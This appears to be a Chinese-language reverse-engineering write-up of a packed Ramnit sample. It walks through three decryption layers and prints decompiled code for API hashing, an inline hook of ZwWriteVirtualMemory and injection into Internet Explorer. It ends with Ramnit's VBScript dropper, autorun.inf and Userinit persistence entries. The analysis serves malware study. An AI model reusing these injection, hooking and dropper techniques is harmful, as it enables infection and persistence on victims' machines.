目录

[准备工作 1](#_Toc467351363)

[解密第一层 1](#_Toc467351364)

[解密第二层 4](#_Toc467351365)

[解密第三层 8](#_Toc467351366)

[内嵌PE 13](#_Toc467351367)

### 准备工作

从txt中把16进制数据拷贝到WinHex，生成55k的exe文件

看pe节名发现upx壳，直接用upx脱壳机，得到82k的exe文件

目前为止能看到的pe节：

.code 00401000 0040A000 R . X . L para 0001 public CODE 32 0000 0000 0002 FFFFFFFF FFFFFFFF

.data 0040A000 00414000 R . . . L para 0002 public DATA 32 0000 0000 0002 FFFFFFFF FFFFFFFF

.rdata 00414000 00416000 R . . . L para 0003 public DATA 32 0000 0000 0002 FFFFFFFF FFFFFFFF

### 解密第一层

IDA分析的所有函数都没有意义的空函数，主要混淆形式有：

任意用无效参数调用api（因此导入表也基本是无用的），甚至存在检测errorcode是否对应目标错误值逻辑




图1

任意构造函数调用




图2

入口函数start无返回(这里有玄机)




图3

最后一个有效函数是sub\_40724D这里，后面为无效数据(其实为真正代码经过加密了)




图4

整个代码只有j\_VirtualAlloc的参数调用有意义的，返回分配的0xf000字节内存地址(假定0x230000)，每个函数调用最后会有jmp，要从jmp跟下去




图5

上图中0x2CA9是相对于VirtualAlloc分配地址的偏移，其实是第一次解密结果的入口处(假定0x232CA9)，下图是对这段内存(假定0x230000~0x23f000)的解密，而使用的源数据恰好是无法正常反汇编的主函数那里(图3 的0x401F46，在执行call sub\_4083E2的时候入栈)，要跟踪新eip走向可以直接下内存断点




图6

这里对(0x230000,0x23f000)的内存做解密操作，因此在ida中增加一个Segment(0x230000~0x23f000)来模拟，使用脚本解密：

dstaddr = 0x230000

srcaddr = 0x401F44

for off in range(0, 0xf000):


b = Byte(srcaddr + off)

b = b ^ 0xA2

b = (((b & 0x3) << 6) | ((b >> 2) & 0xff)) & 0xff

b = (b + 0x100 - 0x6C) & 0xff

PatchByte(dstaddr + off, b)



### 解密第二层

由前一步解密出的新节可以分析出以下函数：

GetFunction +018C

fiximport +04C2

decode +05E8

decode\_1 +0743

getNtdllBase +0783

sub\_2309AF +09AF

UnmapSection +0BD6

zeromem +0C15

fixreloc +1758

sub\_2318FB +18FB

decode\_2 +1B35

Alloc +1D68

resetself +2275

memcpy +22B0

decode\_0 +2454

sub\_2326F9 +26F9

sub\_2326FB +26FB

new\_main +2CA9

setmemoryexecute\_ +2E13

loadimportdll +2F2B

setmemoryexecute +3077

GetFunctionFromEat +31D2

nullsub\_5 +329D

Free +32A0

nullsub\_4 +32E2

来到入口点：

ULONG \_\_cdecl new\_main(int a1, int a2, int a3, int segbase)//第四个参数为之前分配的内存基址0x230000

{

v30 = -1;

v29 = 1;

v17 = getNtdllBase(0xE0605F88);//分析①

NtQuerySystemInformation = (void (\_\_stdcall \*)(int, int, int, signed int, \_SYSTEM\_PERFORMANCE\_INFORMATION \*, signed int))GetFunction(v17, 0xFB145B9B);//分析②

NtQuerySystemInformation(v20, v21, v22, 2, &perfinfo, 0x138);// SYSTEM\_PERFORMANCE\_INFORMATION未发现实际作用

result = perfinfo.CopyOnWriteCount;

if ( (perfinfo.CopyOnWriteCount <= 0x84D0 || perfinfo.CopyOnWriteCount >= 0x8534)

&& (perfinfo.CopyOnWriteCount <= 0x8660 || perfinfo.CopyOnWriteCount >= 0x86C4) )//正常情况下可以直接进

{

v35 = segbase;

modulebase = retaddr; //图6的0x40746D，为之前执行的最后一个call

do

modulebase = (\_IMAGE\_DOS\_HEADER \*)(((unsigned int)&modulebase[-1].e\_lfanew + 3) >> 15 << 15);

while ( modulebase->e\_magic != 'ZM' );//找到主模块基址0x400000

currentbase = modulebase;

v31 = \*(WORD \*)((char \*)&modulebase->e\_cs + modulebase->e\_lfanew);

v44 = 12;

v43 = 0x75115E4F;

v42 = 0xFFD1A121;

v41 = 0x17E;

size = 0x6200;

a3a = 0x937D;

v40 = 0xC3A56632;

imagesize = \*(\_DWORD \*)((char \*)currentbase + \*((\_DWORD \*)currentbase + 15) + 80);//获取exe模块大小

setmemoryexecute\_((int)modulebase, imagesize, 64, (int)&v27);//内存页提权：读写执行

v33 = (char \*)currentbase + \*(\_DWORD \*)((char \*)currentbase + \*((\_DWORD \*)currentbase + 15) + 40);//获取入口点

membase = Alloc(0, size);//分配一段内存用作解密

for ( dataseg = (int)currentbase; \*(\_DWORD \*)dataseg != 0xDF62A7E; ++dataseg );//获取data节基址，分析③

v8 = dataseg + 4;

decode(v8, a3a, v40); // 对data段解密

if ( v44 & 8 )

a3a = decode\_0((char \*)v8, a3a, v42, v41); //第一次解密

v10 = decode\_2((char \*)v8, a3a, v43); //第二次解密

if ( v44 & 4 )

decode\_1(v11, (\_BYTE \*)membase, v10); //第三次解密

else

memcpy((void \*)membase, v10, a3a);

if ( v44 & 0x10 ) //不走这里

{

UnmapSection((int)currentbase);

Free((char)currentbase, imagesize);

v8 = \*(\_DWORD \*)(membase + 60) + membase + 24;

imagesize = \*(\_DWORD \*)(\*(\_DWORD \*)(membase + 60) + membase + 0x50);

UnmapSection(\*(\_DWORD \*)(v8 + 28));

Free(\*(\_DWORD \*)(v8 + 28), \*(\_DWORD \*)(v8 + 56));

currentbase = (void \*)Alloc(\*(\_DWORD \*)(v8 + 28), \*(\_DWORD \*)(v8 + 56));

\*(\_DWORD \*)(\_\_readfsdword(48) + 8) = currentbase;// 修改Imagebase

}

zeromem(v8, currentbase, imagesize);

v9 = \*(\_DWORD \*)(membase + 60) + membase;

memcpy(currentbase, (const void \*)membase, \*(\_DWORD \*)(v9 + 0x54));//还原回0x400000

if ( v31 & 0x2000 )

\*(\_WORD \*)((char \*)currentbase + \*((\_DWORD \*)currentbase + 15) + 22) = v26;

v4 = \*(\_WORD \*)(v9 + 6);

v7 = v9 + 248;

while ( v4 )

{

v15 = \*(\_DWORD \*)(v7 + 16);

memcpy((char \*)currentbase + \*(\_DWORD \*)(v7 + 12), (const void \*)(membase + \*(\_DWORD \*)(v7 + 20)), v24);

v7 += 40;

v4 = v6 - 1;

}

Free(membase, size);

v32 = (char \*)currentbase + \*(\_DWORD \*)((char \*)currentbase + \*((\_DWORD \*)currentbase + 15) + 40);

v16 = (char \*)currentbase;

resetself(//修改入口点

(int)currentbase,//0x400000 Imagebase

(int)v33,//0x42E000 old entry

(int)v32,//0x411390 new entry

\*(\_DWORD \*)((char \*)currentbase + \*((\_DWORD \*)currentbase + 15) + 80));//sizeofImage

fiximport((int)v16);//修复输入表

v14 = \*(\_DWORD \*)&v16[\*((\_DWORD \*)v16 + 15) + 52];

fixreloc(v25, v12);//修复重定位表

v13 = \*(\_WORD \*)((char \*)currentbase + \*((\_DWORD \*)currentbase + 15) + 6);

JUMPOUT(&loc\_230C9A);//设置各个新节的属性

}

return result;

}

1. 首先遇到的是getNtdllBase，该函数通过算法将模块名事先计算出一个4字节值获取peb结构，通过遍历dll链表得到指定模块基址：

int \_\_cdecl getNtdllBase(int dllsig)// dllsig这里用作匹配模块名，ntdll对应0x FB145B9Bh

{

int result; // eax@0

int v2; // eax@2

WCHAR \*v3; // ecx@2

int v4; // eax@7

\_LDR\_DATA\_TABLE\_ENTRY \*v5; // edx@1

PLIST\_ENTRY v6; // ebx@1

v6 = (PLIST\_ENTRY)(\*(\_DWORD \*)(\_\_readfsdword(48) + 12) + 12);// \_PEB\_LDR\_DATA->InLoadOrderModuleList

v5 = (\_LDR\_DATA\_TABLE\_ENTRY \*)v6->Flink->Flink;

while ( (PLIST\_ENTRY)v5 != v6 )

{

v3 = v5->BaseDllName.Buffer;

v2 = 0;

while ( \*v3 )

{

v2 = \_\_ROL4\_\_(v2, 7);

LOBYTE(v2) = (\*(\_BYTE \*)v3 | 0x20) ^ v2;

++v3;

}

v4 = v2 ^ 0x4B50FA82;

if ( v4 == funcnamesig )

return v5->DllBase;

v5 = (\_LDR\_DATA\_TABLE\_ENTRY \*)v5->InLoadOrderLinks.Flink;

result = 0;

}

return result;

}

1. 然后遇到getFunction，该函数通过算法将函数名事先计算出一个4字节值，用作匹配DLL模块导出表从而获取函数基址

FARPROC \_\_cdecl getFunction(int base, int funcsig)//base为模块基址，目前为ntdll；funcsig用作匹配函数名，例如NtAllocateVirtualMemory对应0x42025366

int \_\_cdecl GetFunction(int ntdllbase, int sig)

{

int v2; // ebp@0

return GetFunctionFromEat(v2);//直接将ebp传给该函数，因此在子函数中ebp+8为第一个参数，以此类推

}

int \_\_usercall GetFunctionFromEat@<eax>(int a1@<ebp>)

{

DWORD v1; // esi@1

\_IMAGE\_EXPORT\_DIRECTORY \*exportbase; // eax@1

int sig; // ebx@1

exportbase = (\_IMAGE\_EXPORT\_DIRECTORY \*)(\*(\_DWORD \*)(a1 + 8)

+ \*(\_DWORD \*)(\*(\_DWORD \*)(\*(\_DWORD \*)(a1 + 8) + 0x3C)

+ \*(\_DWORD \*)(a1 + 8)

+ 0x78));

v1 = exportbase->AddressOfNames;


\*(\_DWORD \*)(a1 - 4) = exportbase->NumberOfNames;

sig = \*(\_DWORD \*)(a1 + 12);


JUMPOUT(&loc\_230925);//这里本质是一个循环做匹配

}

1. 这个0xDF62A7E标志正是data段的起始



od在新入口0x411390转储exe



### 解密第三层

以上做的所有工作都是为了获取入口点，dump出来的文件带mediaplayer图标，185k，入口代码：

void \_\_usercall \_\_noreturn start(int a1@<eax>, char \*a2@<edx>, int a3@<ecx>, unsigned int a4@<ebp>)

{

//….仍然在修复导入表

if ( checkbrowserexist("C:\\Program Files (x86)\\Internet Explorer\\iexplore.exe", 0x400u) == 1 )

{

v4 = createmutex("KyUffThOkYwRRtgPP");

if ( v4 )

{

destroymutex(v4);

v4 = HANDLE\_FLAG\_INHERIT;

}

if ( v4 == HANDLE\_FLAG\_INHERIT )

{

v5 = GetModuleFileNameA(0, selffile, 0x104u);

makecstring((BYTE \*)selffile, v5);

if ( CopyAndRunTrojan(selffile) == 1 )//传播自身到以下路径：

//%CommonProgramFiles%/Microsoft/DesktopLayer.exe

//%HOMEDRIVE%%HOMEPATH%/Microsoft/DesktopLayer.exe

//%APPDATA%/Microsoft/DesktopLayer.exe

//%SYSTEM%/Microsoft/DesktopLayer.exe

//%TMP%/Microsoft/DesktopLayer.exe

//%ProgramFiles%/Microsoft/DesktopLayer.exe

ExitProcess(0);

if ( GetNtdllFunction() == 1 )//实现获取函数地址，以便给注入到IE的木马使用

{

hookZwWriteVirtualMemory();//这里没有直接inline hook入口点，而是跳了5条指令

CreateProcess((LPSTR)"C:\\Program Files (x86)\\Internet Explorer\\iexplore.exe", 1);

//通过上下逻辑可知CreateProcess触发NtWriteVirtualMemory

unhookZwWriteVirtualMemory();

}

}

}

ExitProcess(0);

}

int \_\_stdcall makeinlinehook(LPVOID procaddr, LPVOID hookaddr, int a4)

{

if ( VirtualProtect(procaddr, 0xAu, 0x40u, &flOldProtect) )

{

v3 = skipninst(procaddr, 5u);//实现了小型的汇编指令长度引擎

hookoff = v3;

dwSize = v3 + 10;

shell = VirtualAlloc(0, v3 + 10, 0x1000u, 0x40u);

if ( shell )

{

v12 = shell;

\*(\_DWORD \*)shell = procaddr;

\*((\_BYTE \*)shell + 4) = hookoff;

v5 = (int)shell + 5;

memcpy(procaddr, (char \*)shell + 5, hookoff);

v6 = hookoff + v5;

\*(\_BYTE \*)v6 = 0xE9u;

\*(\_DWORD \*)(v6 + 1) = (\_BYTE \*)procaddr - (\_BYTE \*)v12 - 10;

\*(\_BYTE \*)procaddr = 0xE9u;

\*(\_DWORD \*)((char \*)procaddr + 1) = (\_BYTE \*)hookaddr - (\_BYTE \*)procaddr - 5;

\*(\_DWORD \*)a4 = (char \*)v12 + 5;

VirtualProtect(v12, dwSize, flOldProtect, &v10);

v9 = 1;

}

VirtualProtect(procaddr, 0xAu, flOldProtect, &v10);

}

return v9;

}

我自己做了个实验，CreateProcess也确实触发了NtWriteVirtualMemory，且目标句柄确实是IE的，所以重点在于挂钩函数的分析：

// write access to const memory has been detected, the output may be wrong!

\_\_int64 \_\_stdcall new\_ZwWriteVirtualMemory(HANDLE hProcess, PVOID BaseAddress, PVOID Buffer, int NumberOfBytesToWrite, int \*NumberOfBytesWritten)

{

\_\_int64 v5; // rax@1

char \*v6; // eax@3

LONGLONG v7; // kr00\_8@4

\_\_int64 v9; // [sp-20h] [bp-28h]@1

SIZE\_T NumberOfBytesWrittena; // [sp+0h] [bp-8h]@5

DWORD oldpro; // [sp+4h] [bp-4h]@5

LODWORD(v5) = old\_ZwWriteVirtualMemory(

hProcess, // here is IE process id

BaseAddress, //some address in IE

Buffer,

NumberOfBytesToWrite,

NumberOfBytesWritten);

v9 = v5;

if ( hProcess != (HANDLE)-1 && !ieentry )

{

v6 = GetEntryPointForProcess(hProcess);

//利用ZwQueryInformationProcess从PEB里获取IE进程的ImageBase，之后解析内存PE得到入口点

if ( v6 )

{

dword\_40DFA3 = 1;

ieentry = v6;

v7 = ModifyIe(hProcess, &injectcode, 0x9800);//将重要数据(INJECTSTR)和函数注入到目标进程，见①②

ie\_inject\_d = HIDWORD(v7);

ie\_inject\_f = v7;

if ( ie\_inject\_f )

{

VirtualProtectEx(hProcess, ieentry, 0xCu, 0x40u, &oldpro);

WriteProcessMemory(hProcess, ieentry, &jmpshell, 0xCu, &NumberOfBytesWrittena);//改写IE入口点逻辑

//jmpshell硬编码以下指令： sizeof=0x0C

// +00 0xBF mov edi, ie\_inject\_f

// +01 ie\_inject\_f

// +05 0x68 push ie\_inject\_d

// +06 ie\_inejct\_d

// +0A 0xFF call edi

// +0B 0xD7

VirtualProtectEx(hProcess, ieentry, 0xCu, oldpro, &oldpro);//

}

}

}

return v9;

}

1. 将自身的木马种植到目标IE进程，同时修复PE结构

LONGLONG \_\_stdcall ModifyIe(HANDLE hProcess, BYTE \*injectdata, int injectlen)

{

v19 = 0x10000000;

optheader = (IMAGE\_OPTIONAL\_HEADER32 \*)validate\_getoptionheader((int)injectdata, injectlen);//验证PE结构

if ( !optheader )

goto LABEL\_18;

imagebase = optheader->ImageBase;

imagesize = optheader->SizeOfImage;

do // 尝试在自身进程和IE进程中获取0x3000大小的同地址内存

{

v19 += 0x10000;

lpAddress = (LPVOID)(v19 + imagebase);

injectbase = VirtualAlloc((LPVOID)(v19 + imagebase), imagesize, 0x3000u, 0x40u);

if ( injectbase )

{

VirtualFree(injectbase, 0, 0x8000u);

injectbase = VirtualAllocEx(hProcess, lpAddress, imagesize, 0x3000u, 0x40u);

}

}

while ( v19 < 0x30000000 && !injectbase );

if ( injectbase

&& ConstructPe(hProcess, injectbase, injectdata, injectlen, &inject\_d, 0)

//从文件内嵌的PE重新构造重定位表、导入表以及各个节，内嵌PE见③

&& WriteProcessMemory(hProcess, injectbase, (LPCVOID)inject\_d.ImageBase, inject\_d.ImageSize, 0)// 0xD000

&& (len1 = getshellcodelen((unsigned \_\_int8 \*)FixImportTable),

(v5 = (int (\_\_stdcall \*)(\_DWORD, int, int, INJECTSTR \*))AllocMemoryforShellCode(hProcess, FixImportTable, len1)) != 0)

&& (inject\_d.FixImportTable = v5,

len2 = getshellcodelen((unsigned \_\_int8 \*)setsegproperty),

(v7 = (int (\_\_stdcall \*)(DWORD))AllocMemoryforShellCode(hProcess, setsegproperty, len2)) != 0)

&& (inject\_d.SetSegProperty = v7,

inject\_d.LdrLoadDll = (FARPROC)LdrLoadDll,

inject\_d.LdrGetDllHandle = (FARPROC)LdrGetDllHandle,

inject\_d.LdrGetProcedureAddress = (FARPROC)LdrGetProcedureAddress,

inject\_d.RtlInitString = (FARPROC)RtlInitString,

inject\_d.RtlAnsiStringToUnicodeString = (FARPROC)RtlAnsiStringToUnicodeString,

inject\_d.RtlFreeUnicodeString = (FARPROC)RtlFreeUnicodeString,

inject\_d.ZwProtectVirtualMemory = (FARPROC)ZwProtectVirtualMemory,

inject\_d.ZwDelayExecution = (FARPROC)ZwDelayExecution,

a = GetModuleFileNameA(0, inject\_d.ImagePath, 0x104u),

makecstring((BYTE \*)inject\_d.ImagePath, a),

len3 = getshellcodelen((unsigned \_\_int8 \*)modifyieentry),

(v9 = AllocMemoryforShellCode(hProcess, modifyieentry, len3)) != 0)

&& (v13 = (unsigned int)v9, (v10 = AllocMemoryforShellCode(hProcess, &inject\_d, 0x138u)) != 0) )

{

result = \_\_PAIR\_\_((unsigned int)v10, v13);

}

else

{

LABEL\_18:

result = 0i64;

}

return result;

}

1. 写入的数据ie\_inject\_d结构为：

00000000 INJECTSTR struc ; (sizeof=0x138, mappedto\_37) ; XREF: ModifyIe/r

00000000 ImageBase dd ? //注入木马的基址

00000004 ImageEntry dd ? //注入木马的入口

00000008 ImageSize dd ?

0000000C FixImportTable dd ? //用于修复导入表

00000010 SetSegProperty dd ? //用于修复PE节属性

00000014 LdrLoadDll dd ? ; offset

00000018 LdrGetDllHandle dd ? ; offset

0000001C LdrGetProcedureAddress dd ? ; offset

00000020 RtlInitString dd ? ; offset

00000024 RtlAnsiStringToUnicodeString dd ? ; offset

00000028 RtlFreeUnicodeString dd ? ; offset

0000002C ZwProtectVirtualMemory dd ? ; offset

00000030 ZwDelayExecution dd ? ; offset

00000034 ImagePath db 260 dup(?) //母程序路径

00000138 INJECTSTR ends

ie\_inject\_f函数仍然是修复导入表：

void \_\_cdecl modifyieentry(INJECTSTR \*injectdata)

{

v1 = \_\_readeflags();

v6 = v1;

if ( injectdata && injectdata->FixImportTable(0, injectdata->ImageBase, injectdata->ImageSize, injectdata) )

{

secnum = \*(\_WORD \*)(\*(\_DWORD \*)(injectdata->ImageBase + 60) + injectdata->ImageBase + 6);

secheaders = (IMAGE\_SECTION\_HEADER \*)(\*(\_WORD \*)(\*(\_DWORD \*)(injectdata->ImageBase + 60) + injectdata->ImageBase + 20)

+ \*(\_DWORD \*)(injectdata->ImageBase + 60)

+ injectdata->ImageBase

+ 24);

if ( \*(\_WORD \*)(\*(\_DWORD \*)(injectdata->ImageBase + 60) + injectdata->ImageBase + 6) )

{

do

{

v4 = secnum;

v5 = injectdata->SetSegProperty(secheaders->Characteristics);

v10 = secheaders->VirtualAddress + injectdata->ImageBase;

v9 = secheaders->Misc.PhysicalAddress;

((void (\_\_stdcall \*)(signed int, DWORD \*, DWORD \*, int, char \*))injectdata->ZwProtectVirtualMemory)(

-1,

&v10,

&v9,

v5,

&v11);

++secheaders;

secnum = v4 - 1;

}

while ( v4 != 1 );

}

((void (\_\_stdcall \*)(int, signed int, char \*))injectdata->ImageEntry)(//调用注入的木马入口

injectdata->ImageBase,

1,

injectdata->ImagePath);

v7 = 0;

v8 = 0x80000000;


((void (\_\_stdcall \*)(\_DWORD, int \*))injectdata->ZwDelayExecution)(0, &v7);

}

\_\_writeeflags(v6);


}

1. 内嵌PE



上面的一切努力最后发现重点在于内嵌PE逻辑中，直接用winhex将0x404031处0xD000大小的内嵌PE取出，结果52k

### 内嵌PE



这次IDA已经可以分析出来了，说明是最终形态，搜索一些敏感的字符串可知是Ramnit病毒

http://www.lavasoft.com/mylavasoft/malware-descriptions/blog/viruswin32ramnita

发现网上已有分析，因此没有继续分析，不过上述加密手段还有很多学习之处

操作：

感染全盘exe dll，改写入口点，增加新PE节.rmnet用于存储恶意木马

感染html htm，增加如下脚本，在用户%TEMP%文件夹中植入了一个名为“svchost.exe”的二进制文件并执行关联的ActiveX控件，受感染的用户主机会试图连接到与Ramnit相关的一个木马控制服务器——fget-career.com。如下两图所示：

<SCRIPT

Language=VBScript><!--

DropFileName = "svchost.exe"

WriteData = "4D5A... (binary virus body)"

Set FSO = CreateObject("Scripting.FileSystemObject")

DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName

If

FSO.FileExists(DropPath)=False

Then

Set FileObj = FSO.CreateTextFile(DropPath, True)

For i = 1 To Len(WriteData) Step 2

FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))

Next

FileObj.Close

End If

Set WSHshell = CreateObject("WScript.Shell")

WSHshell.Run DropPath, 0

//--></SCRIPT>

感染autorun.inf

[autorun]

action=Open

icon=%WinDir%\system32\shell32.dll,4

shellexecute=\RECYCLER\S-<ID>\<rnd\_2>.exe

shell\explore\command=\RECYCLER\S-<ID>\<rnd\_2>.exe

USEAUTOPLAY=1

shell\Open\command=\RECYCLER\S-<ID>\<rnd\_2>.exe

感染移动存储

<infected volume name>:\Recycler\S-<ID>\<rnd\_1>.cpl (3584 bytes)

<infected volume name>:\Recycler\S-<ID>\<rnd\_2>.exe (56832 bytes)

<infected volume name>:\Copy of Shortcut to (1).lnk (691 bytes)

<infected volume name>:\Copy of Shortcut to (2).lnk (722 bytes)

<infected volume name>:\Copy of Shortcut to (3).lnk (858 bytes)

<infected volume name>:\Copy of Shortcut to (4).lnk (867 bytes)

<infected volume name>:\autorun.inf (11964 bytes)

注册启动项"Userinit" = "%System%\userinit.exe,,%Program files%\microsoft\watermark.exe"